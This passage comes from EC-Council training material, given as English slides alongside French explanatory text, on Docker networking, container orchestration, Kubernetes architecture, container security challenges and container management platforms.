
Docker Networking



Docker **connects multiple containers** and services or other non-Docker workloads together

The Docker networking architecture is developed on a set of interfaces known as the **Container Network Model** (CNM)

The CNM provides application portability across heterogeneous infrastructures



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mise en réseau de Docker

Docker permet de relier plusieurs conteneurs et services ou autres charges de travail non Docker entre eux. Il peut gérer les hôtes Docker fonctionnant sur plusieurs plateformes, telles que Linux et Windows, indépendamment de la plateforme. L'architecture réseau de Docker est développée sur un ensemble d'interfaces connu sous le nom de modèle de réseau de conteneurs (Container Network Model ou CNM), qui assure la portabilité des applications sur des infrastructures hétérogènes.

Le CNM comprend plusieurs structures de haut niveau, comme indiqué ci-dessous :

- **Sandbox** : Sandbox comprend la configuration de la pile réseau du conteneur pour la gestion des interfaces du conteneur, des tables de routage et des paramètres du système de nom de domaine (DNS).
- **Point d'extrémité** : Pour maintenir la portabilité des applications, un point d'extrémité est connecté à un réseau et fait abstraction de l'application, de sorte que les services peuvent mettre en œuvre différents pilotes de réseau.
- **Réseau** : Un réseau est un ensemble interconnecté de points d'extrémité. Les points d'extrémité qui n'ont pas de connexion réseau ne peuvent pas communiquer sur le réseau.

Le CNM comprend deux interfaces de pilote connectables pour fournir des fonctionnalités et un contrôle supplémentaires sur le réseau :

- **Pilotes de réseau** : Le réseau fonctionne grâce à la mise en œuvre de pilotes réseau Docker. Ces pilotes sont connectables de sorte que plusieurs pilotes de réseau peuvent être utilisés simultanément sur le même réseau. Il existe deux types de pilotes réseau CNM : Les pilotes réseau natifs et les pilotes réseau distants.

- **Pilotes IPAM** : Les pilotes de gestion des adresses IP (IP Address Management ou IPAM) attribuent des adresses IP et des sous-réseaux par défaut aux terminaux et aux réseaux, s'ils ne sont pas attribués.

Le moteur Docker comprend cinq pilotes de réseau natifs, comme indiqué ci-dessous :

- **Hôte** : En utilisant un pilote hôte, un conteneur met en œuvre la pile réseau de l'hôte.
- **Bridge** : Un pilote de pont est utilisé pour créer un pont Linux sur l'hôte qui est géré par le Docker.
- **Superposition** : Un pilote de superposition est utilisé pour permettre la communication des conteneurs sur l'infrastructure de réseau physique.
- **MACVLAN** : Un pilote macvlan est utilisé pour créer une connexion réseau entre les interfaces de conteneurs et l'interface hôte ou les sous-interfaces en utilisant le mode pont MACVLAN de Linux.
- **Aucun** : Un pilote "none" met en œuvre sa propre pile réseau et est complètement isolé de la pile réseau de l'hôte.





Figure 11.18 : Modèle de réseau de conteneurs

Container Orchestration

- ❑ An automated process of managing the **lifecycles of software containers** and their dynamic environments
- ❑ It is used for **scheduling and distributing** the work of individual containers for microservices-based applications spread across multiple clusters



Copyright © by EC-Council®. All Rights Reserved. Reproduction is Strictly Prohibited.

Orchestration de conteneurs

L'orchestration de conteneurs est un processus automatisé de gestion des cycles de vie des conteneurs logiciels et de leurs environnements dynamiques. Elle est utilisée pour planifier et distribuer le travail des conteneurs indépendants pour les applications basées sur les microservices réparties sur plusieurs clusters.

Diverses tâches peuvent être automatisées à l'aide de l'orchestrateur de conteneurs, comme :

- Le provisionnement et le déploiement des conteneurs.
- Le basculement et la redondance des conteneurs.
- La création ou la destruction de conteneurs pour répartir la charge uniformément sur l'infrastructure hôte.
- Le déplacement des conteneurs d'un hôte à un autre en cas d'épuisement des ressources ou de défaillance de l'hôte.
- L'allocation automatique des ressources entre les conteneurs.
- L'exposition des services en cours d'exécution à l'environnement externe.
- L'équilibrage de la charge, le routage du trafic et la découverte de services entre les conteneurs.
- La réalisation d'un contrôle de bon fonctionnement des conteneurs et des hôtes en cours d'exécution.
- La garantie de la disponibilité des conteneurs.
- La configuration des conteneurs liés aux applications.

- La sécurisation de la communication entre les conteneurs.




Figure 11.19 : Orchestration de conteneurs

What is Kubernetes?

- ❑ Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for **managing containerized applications** and microservices
- ❑ Kubernetes provides a **resilient framework** for managing distributed containers, generating deployment patterns, and performing failover and redundancy for the applications

Kubernetes Features:

- ❖ Service discovery
- ❖ Load balancing
- ❖ Storage orchestration
- ❖ Automated rollouts and rollbacks
- ❖ Automatic bin packing
- ❖ Self-healing
- ❖ Secret and configuration management

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Qu'est-ce que Kubernetes ?


Kubernetes, également connu sous le nom de K8s, est une plateforme d'orchestration open-source, portable, extensible, développée par Google pour gérer les applications conteneurisées et les microservices. Les conteneurs constituent un moyen efficace de packager et d'exécuter des applications. Dans un environnement de production en temps réel, les conteneurs doivent être gérés efficacement afin de réduire à zéro les temps d'arrêt. Si, par exemple, un conteneur connaît une défaillance, un autre conteneur démarre automatiquement. Pour surmonter ces problèmes, Kubernetes fournit un cadre résilient pour gérer les conteneurs distribués, générer des modèles de déploiement et effectuer le basculement et la redondance des applications.

Fonctionnalités proposées par Kubernetes :

- **Découverte de services** : Kubernetes permet de découvrir un service via un nom DNS ou une adresse IP.
- **Équilibrage de charge** : Lorsqu'un conteneur reçoit un trafic important, Kubernetes distribue automatiquement le trafic à d'autres conteneurs et effectue l'équilibrage de la charge.
- **Orchestration du stockage** : Kubernetes permet aux développeurs de déployer leurs propres capacités de stockage, telles que le stockage local ou le stockage dans le Cloud public.
- **Déploiements et retours en arrière automatisés** : Kubernetes automatise le processus de création de nouveaux conteneurs, de destruction des conteneurs existants et de déplacement de toutes les ressources d'un conteneur à un autre.
- **Réplissage automatique des conteneurs** : Kubernetes peut gérer un cluster de nœuds qui exécutent des applications conteneurisées. Si vous spécifiez les ressources

nécessaires à l'exécution du conteneur, telles que la puissance de traitement et la mémoire, Kubernetes peut automatiquement allouer et désallouer des ressources aux conteneurs.

- **Auto-réparation** : Kubernetes effectue automatiquement un contrôle de bon fonctionnement des conteneurs, remplace les conteneurs défaillants par de nouveaux conteneurs, détruit les conteneurs défaillants et évite de signaler les conteneurs indisponibles aux clients.
- **Gestion des informations sensibles et des configurations** : Kubernetes permet aux utilisateurs de stocker et de gérer des informations sensibles telles que des informations d'identification, des clefs SSH (secure shell) et des jetons OAuth. La configuration des applications et les informations sensibles peuvent être déployées et mises à jour sans qu'il soit nécessaire de reconstruire les images des conteneurs.



Architecture des clusters Kubernetes

Lors du déploiement de Kubernetes, des clusters sont générés. Un cluster est un groupe d'ordinateurs appelés nœuds, qui exécutent les applications à l'intérieur des conteneurs gérés par Kubernetes. Un cluster comprend au minimum un nœud maître (master node) et un nœud de travail (worker node). Les nœuds de travail contiennent des pods (groupes de conteneurs), et le nœud maître les gère. La figure ci-dessous montre les différents composants de l'architecture du cluster Kubernetes :




Figure 11.20 : Architecture des clusters Kubernetes

- **Composants du nœud maître :** Les composants du nœud maître fournissent un panneau de contrôle du cluster et effectuent diverses activités, telles que la


planification, la détection et la gestion des événements du cluster. Ces composants maîtres peuvent être exécutés par n'importe quel ordinateur du cluster.

- **Kube-apiserver** : Le serveur d'API est une partie intégrée au panneau de contrôle Kubernetes qui répond à toutes les demandes d'API. Il sert de service frontal pour le panneau de contrôle et c'est le seul composant qui interagit avec le cluster etcd et assure le stockage des données.
- **Cluster Etcd** : Il s'agit d'un magasin de données clef-valeur distribué et cohérent dans lequel les données du cluster Kubernetes, les informations sur la découverte de services, les objets API, etc. sont stockés.
- **Kube-scheduler** : Kube-scheduler est un composant qui scanne les pods nouvellement générés et leur alloue un nœud. Il attribue les nœuds en fonction de critères tels que les besoins globaux en ressources, la localisation des données, les restrictions logicielles et matérielles, les politiques de restriction et les contraintes internes sur la charge de travail.
- **Gestionnaire de contrôleurs Kube** : Kube-controller-manager est un composant maître qui exécute les contrôleurs. Les contrôleurs sont généralement des processus individuels (par exemple, contrôleur de nœud, contrôleur de point d'extrémité, contrôleur de réPLICATION, contrôleur de compte de service et de jeton), mais ils sont combinés en un seul binaire et exécutés ensemble dans un seul processus pour réduire la complexité.
- **Cloud-controller-manager** : Il s'agit du composant maître utilisé pour exécuter les contrôleurs qui communiquent avec les fournisseurs de Cloud. Cloud-controller-manager permet au code Kubernetes et au code du fournisseur de Cloud d'évoluer séparément.
- **Composants du nœud** : Les composants d'un nœud ou d'un nœud de travail s'exécutent sur chaque nœud du cluster, en gérant les pods de travail et en fournissant les services d'exécution de Kubernetes.
 - **Kubelet** : Kubelet est un agent de service important qui s'exécute sur chaque nœud et assure l'exécution des conteneurs dans un pod. Il s'assure également que les pods et les conteneurs sont en bon état et fonctionnent comme prévu. Kubelet ne gère pas les conteneurs qui ne sont pas générés par Kubernetes.
 - **Kube-proxy** : C'est un service de proxy réseau qui s'exécute également sur chaque nœud de travail. Ce service maintient les règles réseau qui permettent la connexion réseau aux pods.
 - **Container Runtime** : Le runtime du conteneur est un logiciel conçu pour exécuter les conteneurs. Kubernetes supporte différents runtimes de conteneurs, tels que Docker, rktlet, containerd, et cri-o.

Kubernetes Vs. Docker

- 01 Docker is open source software that can be installed on any host to build, deploy, and **run containerized applications** on a single operating system
- 02 When Docker is installed on multiple hosts with different operating systems, you can use **Kubernetes** to manage these Docker hosts
- 03 Kubernetes is a **container orchestration platform** that automates the process of creating, managing, updating, scaling, and destroying containers
- 04 Kubernetes can be coupled with any containerization technology such as Docker, Rkt, RunC, and cri-o
- 05 Both Docker and Kubernetes are based on microservices architecture, and built using the **Go programming language** to deploy small, lightweight binaries, and YAML files for specifying application configurations and stacks

Kubernetes Deployment



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Kubernetes vs. Docker

Comme indiqué ci-dessus, Docker est un logiciel libre qui peut être installé sur n'importe quel hôte pour créer, déployer et exécuter des applications conteneurisées sur un seul système d'exploitation. La conteneurisation isole les applications en cours d'exécution d'autres services et applications fonctionnant sur le système d'exploitation hôte. Kubernetes est une plateforme d'orchestration de conteneurs qui automatise le processus de création, de gestion, de mise à jour, de montée en charge et de destruction des conteneurs. Docker et Kubernetes sont tous deux basés sur une architecture de microservices, ils sont construits à l'aide du langage de programmation Go pour déployer de petits binaires légers et utilisent le format YAML pour spécifier les configurations d'applications et les piles. Lorsque Kubernetes et Docker sont couplés, ils permettent une gestion et un déploiement efficaces des conteneurs dans une architecture distribuée. Lorsque Docker est installé sur plusieurs hôtes dotés de systèmes d'exploitation différents, Kubernetes permet de gérer ces hôtes Docker en assurant le provisionnement des conteneurs, l'équilibrage des charges, le basculement et la montée en charge, ainsi que la sécurité.





Figure 11.21 : Déploiement Kubernetes



Les enjeux de la sécurité des conteneurs

Les organisations adoptent largement les plateformes basées sur les conteneurs en raison de leurs caractéristiques (comme la flexibilité, la livraison continue d'applications, le déploiement efficace). Toutefois, la croissance et la propagation rapides de la technologie des conteneurs ont fait émerger de nombreux défis en matière de sécurité.

Voici quelques-uns de ces défis en matière de sécurité des conteneurs :

- **Introduction de code source vulnérable**

Les conteneurs constituent une plateforme open-source utilisée par les développeurs pour mettre à jour, stocker et utiliser régulièrement des images dans un entrepôt. Il en résulte une quantité énorme de code non contrôlé qui peut inclure des vulnérabilités, et donc compromettre la sécurité.

- **Grande surface d'attaque**

Le système d'exploitation hôte est composé de nombreux conteneurs, applications, machines virtuelles et bases de données dans le Cloud ou sur site. Une grande surface d'attaque implique un grand nombre de vulnérabilités et une difficulté accrue à les détecter.

- **Manque de visibilité**

Un moteur de conteneur fait fonctionner le conteneur, s'interface avec le noyau Linux et crée une autre couche d'abstraction camouflant les actions des conteneurs et rendant difficile le suivi des activités de conteneurs ou d'utilisateurs spécifiques.

- **Compromettre les informations confidentielles**

Les conteneurs utilisent des informations sensibles, telles que des clefs API, des noms d'utilisateur ou des mots de passe, pour accéder à des services. Les attaquants qui accèdent de manière illicite à ces informations sensibles peuvent compromettre la sécurité.

- **Vitesse DevOps**

Les conteneurs peuvent être exécutés rapidement et, après leur exécution, ils sont arrêtés et supprimés. Ce caractère éphémère aide les attaquants à lancer des attaques et à se dissimuler sans installer de code malveillant.

- **Conteneurs voisins gênants**

Un conteneur peut consommer et saturer toutes les ressources système disponibles, ce qui affecte directement le fonctionnement des conteneurs voisins, créant ainsi l'équivalent d'une attaque par déni de service (DoS).

- **Intrusion du conteneur dans l'hôte**

Les conteneurs qui s'exécutent avec le privilège root peuvent échapper au confinement et accéder au système d'exploitation de l'hôte par une escalade de priviléges.

- **Attaques basées sur le réseau**

Les attaquants peuvent exploiter des conteneurs défaillants ayant des sockets actifs et des connexions réseau sortantes pour lancer diverses attaques basées sur le réseau.

- **Contournement de l'isolement**

Les attaquants, après avoir compromis la sécurité d'un conteneur, peuvent escalader les priviléges pour accéder à d'autres conteneurs ou à l'hôte lui-même.


- **Complexité de l'écosystème**

Les conteneurs sont construits, déployés et gérés par de multiples fournisseurs et sources. Il est donc plus difficile de sécuriser et de mettre à jour les différents composants, car ils proviennent de différentes sources.

Container Management Platforms

Docker

A **container platform** that helps in building, managing, and securing all the applications and deploying them across cloud environments



<https://www.docker.com>

-  **Amazon Elastic Container Service (ECS)**
<https://aws.amazon.com>
-  **Microsoft Azure Container Instances (ACI)**
<https://azure.microsoft.com>
-  **Red Hat OpenShift Container Platform**
<https://www.openshift.com>
-  **Portainer**
<https://www.portainer.io>
-  **HPE Ezmeral Container Platform**
<https://www.hpe.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Plateformes de gestion de conteneurs

Vous trouverez ci-dessous une liste des différentes plateformes de gestion de conteneurs :

- **Docker**

Source : <https://www.docker.com>

Docker est une plateforme de conteneurs indépendante qui aide à créer, gérer et sécuriser toutes les applications, des applications traditionnelles aux derniers microservices, et à les déployer dans des environnements Cloud. Docker contient la dernière bibliothèque de contenu pour conteneurs et un écosystème avec plus de 100 000 images de conteneurs, qui permettent aux développeurs de créer et de déployer des applications. Docker propose également des blocs de construction de base, tels que Docker Desktop, Docker Engine et Docker Hub, pour partager et gérer facilement les piles d'applications.

